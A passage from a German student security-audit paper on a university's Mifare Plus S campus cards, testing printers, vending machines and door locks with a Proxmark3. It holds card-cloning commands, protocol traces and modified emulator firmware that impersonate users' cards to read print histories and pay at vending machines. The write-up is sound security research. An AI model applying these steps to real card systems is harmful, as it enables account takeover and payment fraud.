Zudem, wie aus der Abbildung 27 ersichtlich wird, verwenden Mifare Plus S Karten das fünfte Byte für die Selektion der verwendeten Sicherheitsstufe. Da Mifare Plus S eine Sicherheitstechnische-Erweiterung zu bestehenden Mifare Classic Systemen bieten soll, kann hier auf Security Levels von 0 – 3 zurückgegriffen werden, um die volle Integrierung in diese Systeme zu gewährleisten. Wobei hier 0 die geringste und 3 die höchste Sicherheitsstufe darstellt. Der Unterschied zwischen den Stufen liegt größtenteils in der Schlüsselerstellung [21]:

- Stufe 0: Bietet keinen Schlüssel und somit keine Verschlüsselung
- Stufe 1: Bietet die unsichere Crypto1 Verschlüsselung, um für Komptabilität zu alten Systemen zu gewährleisten.
- Stufe 2: Bietet eine Schlüsselgenerierung mittels AES und Crypto1 als Verschlüsselung für die Übertragung
- Stufe 3: Erlaubt es Replay-Attacken zu verhindern und basiert vollständig auf AES



(1) CRYPTO1 key A in security level 0, 1, 2; plain text access byte in security level 3

Abbildung 27: Aufbau einer Mifare Plus S [11]

Der größte Unterschied zu den Mifare Classic Karten ist somit die AES Verschlüsselung. [21].

5.2.2 Protokolle

Nachdem auf die strukturellen Neuerungen eingegangen wurde, werden hier das Protokoll der Mifare Plus S Karte vorgestellt, die in der Kommunikation mit einem Lesegerät verwendet wird.

Die verwendeten Befehle während des ersten Verbindungsaufbaus zwischen Reader und Karte sind ident mit denen einer Mifare Classic. Daher kurz zusammenfassend, werden folgende bereits bekannte Protokolle in jener Reihenfolge abgearbeitet:

1. WUPA
2. REQA
3. ATQA
4. UID + SAK

Dieser Ablauf wird in der nachfolgenden Abbildung 28 unter „Card Polling“ zusammengefasst. Nachdem dieses korrekt durchgeführt wurde, muss die vom Reader gewählte Karte eine sogenannte Answer to Select (ATS) auf die Request Answer to Select (RATS) übermitteln. Die ATS wird hauptsächlich von Karten-Generationen nach den Mifare Classic Karten unterstützt. Falls jene gewählte Karte die ATS nicht übermitteln kann oder eine fehlerhafte ATS übermittelt wird diese Karte in den HALT/DESELECT Zustand gesetzt. Aus dieser kann nicht mehr auf das jeweilige Programm des Readers zugegriffen werden (Abb. 28).

Nachdem eine gültige ATS gesendet wurde und diese auch vom Reader validiert wurde, wird ein letztes Mal überprüft ob auch genau eine Karte ausgewählt wurde. Darauf wird der Karte, beziehungsweise dem User, Zugriff auf das jeweilige Programm gestattet.

Der Unterschied hierbei zu einer Mifare Classic Karte liegt vor allem in den verschiedenen Szenarien die zu einem HALT/DESELCT führen kann. Vor allem im Beispiel unseres Security-Audits sind wir während des Black-Box Testing dadurch oft an Grenzen angestoßen, welche noch in den weiteren Abschnitten erläutert werden. [23]




Abbildung 28: Mifare Plus Protokoll [23]

5.3 Universitätskarten System

Nachdem nun auf die grundlegenden Eigenschaften und theoretischen Möglichkeiten der Mifare Plus S Karten eingegangen worden ist, widmet sich dieser Abschnitt dem praktischen Teil der Arbeit.

Unsere Hochschule besitzt insgesamt 3 Systeme, bei denen die FH-Campus Karte zum Einsatz kommt. Damit kann jeweils über das Guthaben des Verwenders gezahlt werden. Das Guthaben kann durch einen Terminal am FH Campus mittels Bargeld aufgeladen werden, welches dann zur freien Verwendung an den jeweiligen 3 System zur Verfügung steht. Der Vorgang hierfür ist recht simpel, man hält seine FH Campus Karte an den Reader des Terminals und sobald dieser erfolgreich das derzeitige Guthaben anzeigt kann Bargeld in den dafür vorgesehenen Schlitz eingeführt werden.

Jene 3 Karten-Systeme der FH sind:

- Drucker
- Getränke- und Snack-Automaten
- Klassenzimmer-Türen

Bei den Druckern am FH-Campus hat man die Möglichkeit mit der Karte durch simples hinhalten der Karte an den jeweiligen Drucker-Reader sich anzumelden und dann die jeweilige Druckoperation durchzuführen. Dies bietet Vielen die Möglichkeit Ihre Dokumente per Mail an den Druckserver zu senden, um dann per Anmeldung am jeweiligen Drucker das versendete Dokument zu drucken oder beim Ausdrucken per USB Stick mit dem seinigen Geld zu zahlen.

Die Getränke- und Snack-Automaten sind vom Prinzip genau gleich wie das Drucker-System. Durch Hinhalten der Karte an den Reader des jeweiligen Automaten kann man bargeldlos bezahlen. In beiden Fällen (Drucker und Automaten) ist jede/jeder Studierende berechtigt diese zu verwenden.

Anders funktioniert das System der Türschlösser. Labore, Klassen- und Arbeitszimmer können ausschließlich von den dafür vorgesehenen Personen bzw. Lehrenden auf- und zugesperrt werden.

5.4 Attacken auf das System

Unsere Attacken und Analysen haben wir auf allen den drei vorgestellten Systemen durchgeführt. Zunächst war die Kommunikation zwischen Reader und Karte nur aus dem bisher gezeigten theoretischen Teil bekannt. Die tatsächliche Implementation der NFC Kommunikation der FH war uns nur durch Black-Box Testing zur Kenntnis gekommen.

5.4.1 Verständnis-Beispiel

Die Befehle *hf search*, *hf 14a snoop* und *hf list 14a* wurden besonders häufig während unseres Penetration Testings verwendet. Um die verwendeten Befehle nicht mehrmals zu beschreiben, wird im nächsten Abschnitt auf diese kurz eingegangen.

Hierbei bedienen wir uns der DesFire Karte, welche von unserer FH Campus zum Penetration-Testing zur Verfügung gestellt wurde. Im ersten Schritt führen wir *hf 14a snoop*, in der unser Proxmark3 jegliche NFC-Kommunikation zwischen der Karte und dem Lesegerät mitliest und in den Zwischenspeicher kopiert. Der Befehl *hf 14a snoop* ist in Abb. 29 zu sehen.

```
1.  pm3 --> hf 14a snoop
2.  #db# Buffer cleared (40000 bytes)
3.  #db# Skipping first 0 sample pairs, Skipping 0 triggers.
```

Abbildung 29: HF-Snoop

Legt man nun die Demonstrations-Karte auf den Reader des Proxmark3 und führt den Befehl *hf search* aus, bekommt man eine Zusammenfassung der jeweiligen Karte. Zu sehen ist dieser Vorgang in Abbildung 30.

```
1.  pm3 --> hf search
2.  #db# Trigger kicked! Value: 126, Dumping Samples Hispeed now.
3.  #db# HF Snoop end
4.  UID : 04 4B 2A 3A 9A 3A 80
5.  ATQA : 03 44
6.  SAK : 20 [1]
7.  TYPE : NXP MIFARE DESFire 4k | DESFire EV1 2k/4k/8k | Plus 2k/4k SL3
8.  MANUFACTURER : NXP Semiconductors Germany
9.  ATS : 06 75 77 81 02 80 02 F0
10.         -  TL : length is 6 bytes
11.         -  T0 : TA1 is present, TB1 is present, TC1 is present, FSCI is 5
12.         - TA1 : different divisors are supported, DR: [2, 4, 8]
13.         - TB1 : SFGI = 1 (SFGT = 8192/fc), FWI = 8 (FWT = 1048576/fc)
14.         - TC1 : NAD is NOT supported, CID is supported
15. [=] Answers to magic commands: NO
16.
17. [+] Valid ISO14443-A Tag Found
```

Abbildung 30: HF-Search

Durch das *hf search* wird eine übersichtliche allgemeine Information über die jeweilige NFC-Karte angezeigt.

Die Kommunikation, die währenddessen erzeugt wurde, kann mittels *hf list 14a* dargestellt werden, der nun die Daten vom Zwischenspeicher lädt. Durch *hf list 14a* werden die eben mitgelesenen Daten als ISO-14a kompatible Daten annotiert und angezeigt (Abb. 31).

```
pm3 --> hf list 14a
trace pointer not allocated
Recorded Activity (TraceLen = 163 bytes)

Start = Start of Start Bit, End = End of last modulation. Src = Source of
 Transfer
iso14443a - All times are in carrier periods (1/13.56Mhz)

Start |  End |Src | Data (! denotes parity error)     |CRC | Annotation
------+------+----+-----------------------------------+----+-------------
    0 |  992 |Rdr |52                                 |    | WUPA
 2228 | 4596 |Tag |44  03                             |    | ATAQ
 7040 | 9504 |Rdr |93  20                             |    | ANTICOLL
10676 |16500 |Tag |88  04  4b  2a  ed                 |    | UID
19456 |29984 |Rdr |93  70  88  04  4b  2a  ed  7d  b6 | ok | SELECT_UID
31156 |34676 |Tag |24  d8  36                         |    |
36096 |38560 |Rdr |95  20                             |    | ANTICOLL-2
39732 |45620 |Tag |3a  9a  3a  80  1a                 |    |
48512 |58976 |Rdr |95  70  3a  9a  3a  80  1a  8a  ed | ok | ANTICOLL-2
60212 |63796 |Tag |20  fc  70                         |    |
65664 |70432 |Rdr |e0  80  31  73                     | ok | RATS
71604 |80884 |Tag |06  75  77  81  02  80  02  f0     | ok | ATS
```

Abbildung 31: Kommunikation zwischen Lesegerät und Mifare Plus

Aus der Abbildung 31 wird ersichtlich welche genauen Befehle vom Proxmark3 durchgeführt wurden, um den Output des *hf search* Befehls anzuzeigen. Der Reader wird durch „Rdr“ abgekürzt und die NFC Karte wird durch „Tag“ dargestellt. Zuerst wird ein Wake-Up (WUPA) vom Reader durchgeführt, auf welchen der Tag mit seiner ATQA antwortet. Nachdem der Reader diese erhalten hat führt er das Antikollision-Protokoll (93 20) aus und wartet somit auf die UID inklusive der CRC-Bytes (88 04 4b 2a ed). Nach weiteren Antikollision-Protokollen wird im Falle einer DesFire, beziehungsweise Mifare Plus Karte, die sogenannte ATS übertragen (06 75 77 81 02 80 02 f0).

5.4.2 Drucker-System Testing

Die Drucker erwiesen sich als das System mit der geringsten Sicherheit. Wie bereits beschrieben gingen wir vorerst ohne Kenntnisse über die tatsächliche NFC-Implementation zum Testing. Hierbei haben wir eine unserer legitimen und validen FH Campus Karten mithilfe des Proxmark3 gescannt, um dessen UID herauszufinden (Abb. 32).

```
1.  pm3 --> hf search
2.  UID : 12 04 E2 34
3.  ATQA : 00 04
4.  SAK : 20 [1]
5.  TYPE : NXP MIFARE DESFire 4k | DESFire EV1 2k/4k/8k | Plus 2k/4k SL3 | JC
    OP 31/41
6.  ATS : 0C 75 77 80 02 C1 05 2F 2F 00 35 C7 60 D3
7.          -  TL : length is 12 bytes
8.          -  T0 : TA1 is present, TB1 is present, TC1 is present, FSCI is 5
9.          - TA1 : different divisors are supported, DR: [2, 4, 8]
10.         - TB1 : SFGI = 0 (SFGT = (not needed) 0/fc), FWI = 8
11.         - TC1 : NAD is NOT supported, CID is supported
12. [=] Answers to magic commands: NO
13. [+] Valid ISO14443-A Tag Found
```

Abbildung 32: Karteninformation

Daraufhin haben wir mittels dem csetuid die UID der Mifare Classic mit einer Magic UID gesetzt (Abb. 33).

```
1.  pm3 --> hf mf csetuid 1204E234
2.  --wipe card:NO  uid:12 04 E2 34
3.  [+] old block 0:  01 02 03 04 04 88 04 00 C8 17 00 20 00 00 00 16
4.  [+] new block 0:  12 04 E2 34 C0 88 04 00 C8 17 00 20 00 00 00 16
5.  [+] old UID:00 00 00 00
6.  [+] new UID:12 04 E2 34
```

Abbildung 33: Beschreiben einer Magic-UID Karte mit FH-Campus Daten

Nachdem nun die Magic UID der Mifare Classic auf die UID einer validen FH Campus Karte gesetzt wurde, ist man bereits in der Lage sich am Drucker mit dessen Druck-Account anzumelden. Dabei kann der gesamte Durckverlauf (der letzten 24 Stunden) des Nutzers ohne dessen Wissen eingesehen werden. Besonders sensitive Daten, die vom Nutzer über den Druck-Server ausgedruckt wurden, wie zum Beispiel Prüfungen, offizielle Dokumente wie Reisepass-Kopien und Ähnliches können somit vom Angreifer ohne großen Aufwand gestohlen werden.

Somit weist die Implementation des Drucker-Systems große Schwachstellen auf, welche dringlichst behoben werden sollten.

5.4.3 Snack- und Getränkeautomaten Testing

Nachdem nun gezeigt wurde wie einfach ein Angriff auf das Drucker-System durchgeführt werden kann, widmen wir uns in diesem Abschnitt dem schwierigeren Teil unseres Projektes.

Es wurde erneut versucht mittels Card Cloning sich Zugriff zu verschaffen, jedoch kamen wir damit zu keinem Erfolg (Zu den Gründen wird am Ende dieses Abschnittes eingegangen). Der zweite Versuch wurde nur mittels Proxmark3 durchgeführt. Hierbei haben wir wieder die UID unserer Karte verwendet, um diese von unserem Proxmark3 simulieren zu lassen. Mittels dem Befehl *hf mf sim* und dem Paramater UID („u“) 12 04 E2 34 (Abb. 35).

```
1.  pm3 --> hf mf sim u 1204E234
2.   uid:12 04 E2 34, numreads:0, flags:2 (0x02)
```

Abbildung 34: Simulieren einer FH-Campus Karte

Jedoch gab es auch hier keine Erfolge. Die Gründe hierfür wurden erst während späterer Analyse bekannt. Mithilfe des *snoop* Befehls des Proxmark3 haben wir die Kommunikation zwischen einer validen FH Campus Karte und Reader angesehen. Darauf ist uns aufgefallen, dass der Grund für das Fehlschlagen beider Tests, die fehlende ATS war. Denn nachdem der Reader die UID mithilfe des Antikolission-Protokolls fixiert hat, fordert er die ATS der Karte. Sobald dieser keine valide ATS bekommt, verfällt der Reader in den HALT Zustand und der Zyklus beginnt wieder von vorne.

Somit erwies sich die Mifare Classic mit änderbarer UID für unbrauchbar, da Mifare Classic Karten das ATS-Protokoll nicht unterstützen.

Folglich haben wir begonnen das Snack- und Getränkeautomaten System genauer zu testen. Hierfür wurden mehrere Kommunikationen zwischen legitimer und valider FH Campus Karte und dem Automaten-Reader mitgeschnitten (siehe Abb. 35)

```
4.  Src|Data (! denotes parity error, ' denotes short bytes)  |CRC| Annotation
5.  ---|-----------------------------------------------------|---|----------
6.  Rdr|26'                                                   |   | REQA
7.  Rdr|26'                                                   |   | REQA
8.  Rdr|26'                                                   |   | REQA
9.  Rdr|26'                                                   |   | REQA
10. Tag|04  00                                                |   |
11. Rdr|93  20                                                |   | ANTICOLL
12. Tag|02  e2  e1  34  35                                    |   |
13. Rdr|93  70  02  e2  e1  34  35  79  a6                    | ok| SELECT_UID
14. Tag|20  fc  70                                            |   |
15. Rdr|e0  80  31  73                                        | ok| RATS
16. Tag|0c  75  77  80  02  c1  05  2f  2f  00  35  c7  60  d3| ok|
17. Rdr|c2  e0  b4                                            | ok| RESTORE
18. Tag|c2  e0  b4                                            |   |
```

Abbildung 35: Mitschnitt zwischen FH-Karte und einem Getränkeautomaten

Aus der Abbildung 35 ist zu erkennen, dass eine ATS übertragen wird, was allerdings in der Software des Proxmark3 nicht programmiert wurde, weder von der klonbaren Mifare Classic unterstützt wird.

Folglich bedienten wir uns der Funktion „SimulateIso14443aTag(int, int, uint8_t*)“ welcher sich in der Datei „iso14443a.c“ befindet. Wir änderten die Funktion an verschiedenen Stellen ab, um ein erfolgreiches Vortäuschen einer legitimen und validen FH-Campus Karte zu erreichen.

Nachdem die Funktion mehrere hundert Zeilen lang ist wird im Folgenden nur auf die wichtigsten Stellen eingegangen, um eine FH Campus Karte zu imitieren. Der komplette Quelltext ist auf der ELVIS Website [24] zu finden.

Gleich im Voraus die wichtigsten Paramater die am Code geändert und hinzugefügt werden müssen:

- ATQA
- SAK
- ATS

Der erste Schritt war hierbei, den Proxmark3 als eine Mifare Plus S/ Mifare DesFire über die ATQA und SAK auszugeben (Abb. 36).

```
1.  // MIFARE DesFire / Plus S
2.  response1[0] = 0x04;
3.  response1[1] = 0x00;
4.  sak = 0x20;
```

Abbildung 36: SAK und ATQA Initialisierung

Zudem musste man den ATS Parameter richtig setzten (Abb. 37, Zeile 2), als auch einen Workaround zu einer, zu uns unbekannten Anfrage des Readers, einbauen. Da dieser aber bei allen FH-Campus Karten derselbe ist, kann dieser statisch in den Quelltext hineingeschrieben werden. Ab der Zeile 9 werden zudem noch alle benötigten

Antworten in ein großes response mutli-dimensioales Array hinzugefügt, um den Kommunikationsaufbau mit dem Reader einfacher programmieren zu können.

```
1.  //FH-CAMPUS ATS
2.  uint8_t response6[] = { 0x0c, 0x75, 0x77, 0x80, 0x02, 0xc1, 0x05, 0x2f,
    0x2f, 0x00, 0x35, 0xc7, 0x60, 0xd3 };
3.
4.  //Response to ce
5.  uint8_t response7[] = { 0xc2, 0xe0, 0xb4};
6.
7.  #define TAG_RESPONSE_COUNT 10
8.  tag_response_info_t responses[TAG_RESPONSE_COUNT] = {
9.            { .response = response1,  .response_n = sizeof(response1)  },
    // Answer to request - respond with card type
10.           { .response = response2,  .response_n = sizeof(response2)  },
    // Anticollision cascade1 - respond with uid
11.           { .response = response2a, .response_n = sizeof(response2a) },
    // Anticollision cascade2 - respond with 2nd half of uid if asked
12.           { .response = response3,  .response_n = sizeof(response3)  },
    // Acknowledge select - cascade 1
13.           { .response = response3a, .response_n = sizeof(response3a) },
    // Acknowledge select - cascade 2
14.           { .response = response5,  .response_n = sizeof(response5)  },
    // Authentication answer (random nonce)
15.           { .response = response6,  .response_n = sizeof(response6)  },
    // dummy ATS (pseudo-ATR), answer to RATS
16.           { .response = response7,  .response_n = sizeof(response7)  },
17.           { .response = response8,   .response_n = sizeof(response8) }
    // EV1/NTAG PACK response
18. };
```

Abbildung 37: ATS- und Response-Initialisierung

Hierbei muss darauf geachtet werden, dass beim Empfangen einer RATS das Programm auch wirklich die Karte als ATS-unterstützt akzeptiert hat, sonst gelangt er in das zweite if (Abb. 38) und unsere emulierte Karte wird vom Reader verweigert.

```
19. else if (receivedCmd[0] == ISO14443A_CMD_RATS) {    // Received a RATS
20.     if (tagType == 1 || tagType == 2) { // RATS not supported
21.          EmSend4bit(CARD_NACK_NA);
22.          p_response = NULL;
23.     } else {
24.          p_response = &responses[6]; order = 70;
25.     }
26. }
```

Abbildung 38: RATS-Response

Letztlich sehen wir die main-loop abgebildet (Abb. 39) in der wir das Emulations-Programm per der Taste am Proxmark deaktivieren können (dabei wird die Funktion „GetIso14443aCommandFromReader()“ auf False gesetzt). Ansonsten wird geprüft welche Art von Command unser Proxmark bekommen hat und dementsprechend wird die p_response mit der korrekten Antwort versendet.

```
1.  for (;;) {
2.          WDT_HIT();
3.
4.          // Clean receive command buffer
5.          if (!GetIso14443aCommandFromReader(receivedCmd, receivedCmdPar, &
    len)) {
6.              Dbprintf("Emulator stopped. Tracing: %d  trace length: %d ",
    tracing, BigBuf_get_traceLen());
7.              break;
8.          }
9.          p_response = NULL;
10.
11.         // Okay, look at the command now.
12.         lastorder = order;
13.         if (receivedCmd[0] == ISO14443A_CMD_REQA) { // Received a REQUEST

14.             if (i) {
15.                 i--;
16.             }
17.             else {
18.                 p_response = &responses[0]; order = 1;
19.                 i = 15;
20.             }
21.         } else if (receivedCmd[0] == ISO14443A_CMD_WUPA) { // Received a
    WAKEUP
22.             p_response = &responses[0]; order = 6;
23.         } else if (receivedCmd[1] == 0x20 && receivedCmd[0] == ISO14443A_
    CMD_ANTICOLL_OR_SELECT) {  // Received request for UID (cascade 1)
24.             p_response = &responses[1]; order = 2;
25.         }
```

Abbildung 39: Main-Loop

Mithilfe diesen Codes war es uns möglich sich als eine beliebige Karte an dem Getränke und Snackautomaten anzumelden und sich nach Lust und Laune von dem Sortiment zu bedienen.

5.4.4 Türschlösser Testing

Nachdem das erfolgreiche Anmelden an den Getränke- und Snack-Automaten ohne vorhandene FH Campus Karte gezeigt wurde, widmen wir uns in diesem Abschnitt den Türschlössern. Die Türschlösser wurden als letztes getestet. Somit hatten wir bis dahin schon einiges über die Implementationen der FH Campus in Erfahrung gebracht. Daher lag der erste Schritt im Mitschneiden der Kommunikation zwischen legitimer Karte und Türschloss (Abb. 40).

```
1.   Start    |      End | Src | Data (! denotes parity error, ' denotes short bytes)    | CRC | Annotation |
2.   --------|---------|-----|----------------------------------------------------------|-----|------------|
3.   6778692 | 6781060 | Tag | 04  00                                                   |     |
4.   6784336 | 6784560 | Rdr | 01'                                                      |     | ?
5.   6788116 | 6793940 | Tag | 5d  88  ce  05  1e                                       |     |
6.   6798880 | 6799104 | Rdr | 01'                                                      |     | ?
7.   6801824 | 6802752 | Rdr | 02'                                                      |     | ?
8.   6804144 | 6805008 | Rdr | 2c'                                                      |     | ?
9.   6811316 | 6814900 | Tag | 20  fc  70                                               |     |
10.  6819232 | 6820352 | Rdr | c2'                                                      |     | RESTORE(0)
11.  6825444 | 6841700 | Tag | 0c  75  77  80  02  c1  05  2f  2f  00  35  c7  60  d3   |  ok |
12.  6851200 | 6852576 | Rdr | fe! 01'                                                  |     | ?
13.  6859632 | 6859856 | Rdr | 01'                                                      |     | ?
14.  6900580 | 6923748 | Tag | 02  90  17  ad  d2  c9  32  78  8c  79  32  bd  6d  d8   |     |
15.          |         |     | e4  da  51  b4  47  54                                   |  ok |
16.  7122896 | 7123504 | Rdr | 08'                                                      |     | ?
17.  7124704 | 7124928 | Rdr | 01'                                                      |     | ?
18.  7126064 | 7126800 | Rdr | 1a'                                                      |     | AUTH
19.  7129424 | 7130096 | Rdr | 04'                                                      |     | ?
20.  7133120 | 7133856 | Rdr | 1a'                                                      |     | AUTH
21.  7139728 | 7140848 | Rdr | be'                                                      |     | ?
22.  7145776 | 7146768 | Rdr | 7e'                                                      |     | ?
23.  7150416 | 7151152 | Rdr | 1e'                                                      |     | ?
24.  7158640 | 7159824 | Rdr | 04                                                       |     | ?
25.  7161648 | 7162512 | Rdr | 32'                                                      |     | ?
26.  7164544 | 7164768 | Rdr | 01'                                                      |     | ?
27.  7184244 | 7225780 | Tag | 03  90  eb  1c  f7  4a  98  27  58  01  1d  d1  40  57   |     |
28.          |         |     | 85  e3  02  60  85  55  e1  3b  9d  a2  79  9c  3f  04   |     |
29.          |         |     | 0f  6f  bd  c4  ac  57  94  4b                           |  ok |
30.  7466048 | 7467360 | Rdr | 7e!                                                      |     | ?
31.  7477920 | 7478528 | Rdr | 0e'                                                      |     | ?
32.  7479024 | 7479312 | Rdr | 00'                                                      |     | ?
33.  7495892 | 7528212 | Tag | 02  90  c1  11  00  e4  ad  e2  c5  64  61  50  4b  94   |     |
34.          |         |     | 9f  a2  9a  f7  19  7c  c8  e4  7e  7f  20  8f  f9  30   |  ok |
35.  7620368 | 7620592 | Rdr | 01'                                                      |     | ?
36.  7632384 | 7632992 | Rdr | 0a'                                                      |     | ?
37.  7633792 | 7634656 | Rdr | 22'                                                      |     | ?
38.  7650676 | 7682996 | Tag | 03  90  0c  be  be  b8  00  00  00  00  00  00  00  00   |     |
39.          |         |     | 00  00  00  00  74  b4  a4  ff  9f  03  3c  68  aa  33   |  ok |
40.  7699856 | 7700144 | Rdr | 00'                                                      |     | ?
```

Abbildung 40: Mitschnitt zwischen FH-Karte und dem ELVIS-Lab

Jedoch ist aus der Abbildung 40 schnell zu erkennen, dass zwar auch die ATS angefordert wird, so wie bei den Getränke- und Snack-Automaten, jedoch wird zusätzlich verschlüsselte Information übertragen (Zeilen 27-29 und 38-39). Weiters, können einige Bits von unserem Proxmark nicht richtig interpretiert werden (zum Beispiel Zeile 4), beziehungsweise sind fehlerhaft empfangen wurden (diese werden mit einem ! und ´ gekennzeichnet). Hierfür wurden unterschiedlichste Positionen des Proxmarks zum Mitschneiden versucht, jedoch ohne Erfolg.

Wir vermuten, dass entweder die Software Komponente des Proxmark3 FPGA einen Fehler hat, oder die Taktung des Lesegeräts von der ISO Norm 14443 abweicht. Auf diesen Fehler sind wir schon beim Druckersystem aufmerksam geworden, allerdings hat unsere beschriebene Lösung gereicht, das System zu überlisten.

Dennoch wurde das Emulieren der ATS über den Proxmark versucht, welche keinen Erfolg bei den Türschlössern ergab. Wir nehmen an, dass mittels AES Verschlüsselung Daten ausgetauscht werden, welche auf die korrekte Berechtigung der Karte prüft. Hierbei wird AES-128 genutzt, welches heutzutage noch als sehr sicher einzustufen ist.

Aus diesem Grund haben wir uns dem Türschloss geschlagen geben müssen und sind nicht weiter darauf eingegangen.

6 Conclusio

Abschließend kann somit gesagt werden, dass Mifare ein umfangreiches Angebot an sicheren Karten bietet mit aktuell sicheren Algorithmen wie AES. Ausgenommen hiervon sind die Mifare Classic Karten, die vor allem durch den schlechten Zufalls Algorithmus Crypto1 viele Schwachstellen besitzen. Hierbei wurde auf verschiedenste Cracking-Algorithms wie Nested Attacken eingegangen, die diese Schwachstelle ausnutzen, um an die Keys der jeweiligen Blöcke zu kommen. Dennoch wurde auch auf der Seite der sicheren Karten gezeigt, dass vor allem die Implementation eine große Rolle spielt. Dabei wurde die FH Campus Karte mit ihren Implementationen (Drucker, Automaten und Türschlösser) auf Schwachstellen untersucht.

Die FH Campus Karte ist eine Mifare Plus S Karte und unterstützt somit auch den hohen Sicherheitsstandard von AES. Jedoch wurden einige Lücken in der Implementation gefunden, die bei zwei Systemen **gar keine Verschlüsselung** nutzt und nur auf die unsichere ID prüft.

Dabei wurden bei dem Drucker-System die größten Schwachstellen gefunden. Hierbei konnte man sich sogar mittels einer Mifare Classic mit Magic UID an dem jeweiligen Gerät mithilfe der UID des jeweiligen Nutzers anmelden. Somit ist ein Angreifer in der Lage den gesamten Druckverlauf des Nutzers einzusehen (zum Beispiel Prüfungen).

Weiters wurden die Getränke- und Snack-Automaten untersucht. Diese bieten einen höheren Schutz und erlaubten nur das einloggen mittels ATS (welche nicht von Mifare Classic Karten unterstützt wird). Dennoch war auch bereits die ATS ausreichend, um sich mit einem Nutzer anzumelden. Hierbei wurde die praktische Implementierung mittels Proxmark gezeigt, um eine korrekte ATS auf eine eintreffende RATS von dem Reader zu senden. Mit Erfolg konnte man sich als Angreifer bei jeglichem Nutzer anmelden und bezahlen, vorausgesetzt man ist im Besitz der UID des Nutzers.

Als letztes wurden die Türschlösser getestet, welche als einzige, bei der Analyse mittels Proxmark3, ein sicheres System darstellten. Hierbei wird genauso nur eine legitime ATS und UID akzeptiert. Zusätzlich dazu werden verschlüsselte Daten mit dem Türschloss ausgetauscht, die mittels Proxmark kaum richtig interpretiert werden konnten.

Daher könnten in nächsten Arbeiten andere Antennen oder gar neue Proxmark3 Repository getestet werden, um die erhaltenen Bits richtig zu interpretieren. Weiters bietet die derzeitige Proxmark3 Repository inklusive der Ice-Man-Fork ein sehr großes Potential im Bereich NFC Testing. Welches laufend verbessert und ausgebaut werden.

In unserer Arbeit wurde gezeigt werden, dass der größte Teil der Implementationen an der FH Campus gravierende Schwachstellen besitzt und diese mittels modifiziertem Proxmark3 Repository relativ schnell ausgenutzt werden können.

Abbildungsverzeichnis

Verweise

[1] "epc-rfid.info," 30 5 2019. [Online]. Available: https://www.epc-rfid.info/rfid.

[2] Daniel Ayoub, "Fun with Proxmark3," RSAConference 2014, 2014.

[3] H. Dimitroc and K. v. Erkelens, "Evaluation of the feasible attacks against RFID tags for access control systems," University of Amsterdam, 2014.

[4] M. Gebhart, "Standards and Regulations, RFID Systems," Graz University of Technology, Austria, 2016.

[5] F. D. Garcia, G. d. K. Gans and R. Verdult, "Tutorial: Proxmark, the Swiss Army Knife for RFID Security Research," Radboud University Nijmegen, Niederlande, 2012.

[6] Proxmark, "Github," [Online]. Available: https://github.com/Proxmark/proxmark3/wiki. [Accessed 30 Mai 2019].

